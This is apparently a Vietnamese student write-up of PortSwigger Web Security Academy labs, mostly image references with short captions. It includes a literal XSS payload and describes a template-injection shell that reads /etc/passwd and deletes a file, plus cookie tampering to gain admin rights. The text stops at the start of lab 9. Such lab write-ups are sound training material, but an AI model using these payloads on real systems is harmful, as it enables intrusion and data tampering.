


Payload: a”><script>alert(1)</script>



Nhưng có vẻ chưa hoàn thành được bài, có gì đó không đúng khi ta trở về home


Sau khi tìm hiểu thì đây là phần code cần gửi đi




Đây là kết quả thành công

7. https://portswigger.net/web-security/server-side-template-injection/exploiting/lab-server-side-template-injection-basic


mới vào đề bài thì ta đã thấy




Có vẻ nó xuất ra những gì nhập vào




Vậy ta thử các phép tính xem



Có vẻ nó nhận tất cả thành chuỗi




Nhưng không



Đây là payload trên


Giờ ta chỉ cần thực thi lệnh server và deleta file morale.txt thôi




Đây là file /etc/passwd, xác nhận là chạy được shell

Tìm file morale.txt trong các thư mục


Và nó nằm trong thư mục là: /home/carlos/morale.txt
Giờ ta sẽ delete nó đi




Hoàn thành challenge




8. https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-modifying-serialized-objects






Có vẻ như không có gì đặc biệt cả




Nhưng ta phải xem tất cả các trường có gì bị mã hóa không


Thì ta thấy cookie bị mã hóa



Sửa lại thành admin; b=1


Là xong





Đây là khi đăng nhập với tư cách admin

Giờ thì xóa carlos là được




9. https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-via-backup-files

bắt ta tìm password của database

